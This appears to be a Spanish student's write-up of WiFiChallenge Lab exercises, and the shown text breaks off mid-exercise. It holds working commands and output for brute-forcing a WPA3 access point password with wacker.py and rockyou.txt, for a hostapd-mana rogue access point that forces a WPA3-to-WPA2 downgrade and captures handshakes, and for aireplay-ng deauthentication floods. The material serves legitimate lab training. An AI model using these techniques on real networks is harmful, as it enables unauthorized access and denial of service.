
Práctica Opcional - Lab WifiChallengue

Alex Hernández Agoumi
CETI

Debido a que acabé realizando la 12 también para la actividad anterior, probaremos a realizar la 13,14 y 18.



13. What is the flag on the wifi-management AP website?


200

What is the flag on the wifi-management AP website?

Use Brute force to get the AP password.


Require version >= 2.0.4.

Leyendo la pìsta nos damos cuenta que para la obtención de la contraseña podemos directamente acceder a la red, utilizando la herramienta wacker.py y aprovechando el bssid, el ssid, la frecuencia del canal en el que se encuentra, interfaz y una wordlist podemos obtener la contraseña sin problemas.




```
root@WiFiChallengeLab:/home/user/tools/wacker# python3 wacker.py --wordlist /home/user/Desktop/rockyou.txt --ssid wifi-management --bssid F0:9F:C2:11:0A:24 --interface wlan1 --freq 2462
Starting wpa_supplicant...
Successfully initialized wpa_supplicant
Start time: 06 Feb 2025 19:16:40
    1469 / 14344391 words (0.01%) :  139 words/sec : 0.013 hours lapsed :    28.67 hours to exhaust (07 Feb 2025 23:57:53)
Found the password: 'chocolate1'
```

Tras conectarnos ala red mediante el comando dhclient interfaz -v podemos saber la ip para acceder al router desde la web y asi conseguir la flag.



```
root@WiFiChallengeLab:/home/user# setxkbmap es
root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/02:00:00:00:01:00
Sending on   LPF/wlan1/02:00:00:00:01:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0x1851284a)
DHCPOFFER of 192.168.14.23 from 192.168.14.1
DHCPREQUEST for 192.168.14.23 on wlan1 to 255.255.255.255 port 67 (xid=0x4a285118)
DHCPACK of 192.168.14.23 from 192.168.14.1 (xid=0x1851284a)
bound to 192.168.14.23 -- renewal in 39540 seconds.
root@WiFiChallengeLab:/home/user# 
```



Flag:

flag{a192e7909455cb1ffd1d2355e70e2ef0f4ccc811}

Login

Username

Password


192.168.14.1

flag{a192e7909455cb1ffd1d2355e70e2ef0f4ccc811}

SAE

13. What is the

200




14. What is the flag on the wifi-IT AP website?

200

What is the flag on the wifi-IT AP website?


Require version >= 2.0.4.

Comenzamos con la practia 14 de la práctica, en esta debemos de obtener la flag detrás del wifi-IT.




```
CH 153 ][ Elapsed: 3 mins ][ 2025-02-06 19:30

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID                  MANUFACTURER

F0:9F:C2:7A:33:28  -28       70       12    0  44   54e  WPA2 CCMP   MGT         wifi-regional-tablets Ubiquiti Networks Inc.
F0:9F:C2:71:22:15  -28       70        6    0  44   54e  WPA2 CCMP   MGT         wifi-corp              Ubiquiti Networks Inc.
F0:9F:C2:71:22:1A  -28       70        6    0  44   54e  WPA2 CCMP   MGT         wifi-corp              Ubiquiti Networks Inc.
F0:9F:C2:71:22:16  -28       70       16    0  44   54e  WPA2 CCMP   MGT         wifi-regional          Ubiquiti Networks Inc.
F0:9F:C2:71:22:17  -28       70      198    0  44   54e  WPA2 CCMP   MGT         wifi-global            Ubiquiti Networks Inc.
F0:9F:C2:71:22:10  -28       37        8    0   6   54   OPN                     wifi-guest             Ubiquiti Networks Inc.
E2:B7:BB:06:9F:B1  -28       37        0    0   6   54   WPA2 CCMP   PSK         MiFibra-5-D6G3         Unknown
4E:73:4A:4D:C6:AE  -28       37        0    0   6   54   WPA2 CCMP   PSK         WIFI-JUAN              Unknown
F0:9F:C2:71:22:12  -28       37       18    0   6   54   WPA2 CCMP   PSK         wifi-mobile            Ubiquiti Networks Inc.
F0:9F:C2:1A:CA:25  -28       33        0    0  11   54e  WPA3 CCMP   SAE         wifi-IT                Ubiquiti Networks Inc.
F0:9F:C2:11:0A:24  -28       33        0    0  11   54e  WPA3 CCMP   SAE         wifi-management        Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26  -28       33        0    0  11   54   OPN              0.0    <length:  9>           Ubiquiti Networks Inc.
FA:32:88:0F:9F:A8  -28       31        0    0   9   54   WPA2 TKIP   PSK         vodafone7123           Unknown
EA:52:B9:7D:95:68  -28       68        0    0   3   54   WPA2 CCMP   PSK         MOVISTAR_JYG2          Unknown
F0:9F:C2:71:22:11  -28       68     2530    0   3   54   WEP  WEP                wifi-old               Ubiquiti Networks Inc.

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

F0:9F:C2:7A:33:28  64:32:A8:A9:DE:55  -29   24e-48e     0         6         wifi-regional-tablets
F0:9F:C2:7A:33:28  64:32:A8:BD:64:54  -29    9e-18e     0         6         wifi-regional-tablets
F0:9F:C2:71:22:15  64:32:A8:07:6C:40  -29   48e-12e     0         7         AP_router,wifi-corp
F0:9F:C2:71:22:1A  64:32:A8:BA:6C:41  -29   18e- 6e     0        14         wifi-corp
F0:9F:C2:71:22:16  64:32:A8:AC:53:50  -29   36e-12e     0        16         wifi-regional
F0:9F:C2:71:22:17  64:32:A8:BC:53:51  -29   54e- 6e     0       189         open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:17  64:32:A8:BA:18:42  -29   36e-12e     0        17
F0:9F:C2:71:22:10  80:18:44:BF:72:47  -29   36 -54      0         8
F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29   54 -54      0        18
F0:9F:C2:11:0A:24  02:00:00:00:01:00  -29    0 - 1e     0        28         wifi-free,wifi-management
F0:9F:C2:71:22:11  92:2F:AD:D2:60:FA  -29   54 - 9      0      2521
(not associated)   64:32:A8:AD:AB:53  -49    0 - 1      0        80         wifi-corp-legacy
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 1     66       120         wifi-offices,Jason
(not associated)   78:C1:A7:BF:72:46  -49    0 - 1     66       117         wifi-offices,Jason
(not associated)   02:00:00:00:05:00  -49    0 - 1      0        42         wifi-free
(not associated)   02:00:00:00:06:00  -49    0 - 1      0        44         wifi-free
(not associated)   02:00:00:00:04:00  -49    0 - 1      0        42         wifi-free
(not associated)   02:00:00:00:03:00  -49    0 - 1      0        44         wifi-free
(not associated)   02:00:00:00:02:00  -49    0 - 1      0        42         wifi-free
```

Tras realizar una captura del .cap y comprobar un par de cosas mediante las pistas, nos damos cuenta de que este sistema puede ser probablemente vulnerable a un downgrade de WPA3 a WPA2 en la red, además de que esto podemos realizarlo gracias al comando hostapd-mana.




```
  GNU nano 4.8                    hostapd.conf
interface=wlan1
driver=nl80211
hw_mode=g
channel=11
ssid=wifi-IT
mana_wpaout=hostapd-management.hccapx
wpa=2
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
wpa_passphrase=12345678




                             [ Wrote 10 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text^T To Spell    ^_ Go To Line
```

Esto se realiza en la interfaz 1 ya que en la 0 estamos usando el modo monitor.




```
root@WiFiChallengeLab:/home/user/tarea14# hostapd-mana hostapd.conf
Configuration file: hostapd.conf
MANA: Captured WPA/2 handshakes will be written to file 'hostapd-management.hcca
px'.
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "wifi-IT"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 10:f9:6f:ac:53:52 IEEE 802.11: authenticated
wlan1: STA 10:f9:6f:ac:53:52 IEEE 802.11: associated (aid 1)
MANA: Captured a WPA/2 handshake from: 10:f9:6f:ac:53:52
```

Creamos el falso servidor, tras esto nose porque mi interfaz me la marcaba en aireplay-ng como disponible en el canal 1, por lo que con iwconfig seleccionamos el canal de trabajo al 11, siendo de esta manera la manera válida de obtener el hash de la contraseña.(Primera vez que me pide un canal específico con aireplay-ng)




```
root@WiFiChallengeLab:/home/user/tarea14# iwconfig wlan0mon channel 11
root@WiFiChallengeLab:/home/user/tarea14# sudo aireplay-ng -0 5 -a F0:9F:C2:1A:C
A:25 wlan0mon
21:05:15  Waiting for beacon frame (BSSID: F0:9F:C2:1A:CA:25) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:05:15  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
21:05:15  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
21:05:16  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
21:05:16  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
21:05:17  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
```

Con esto deberíamos ver en el otro comando lo siguiente:

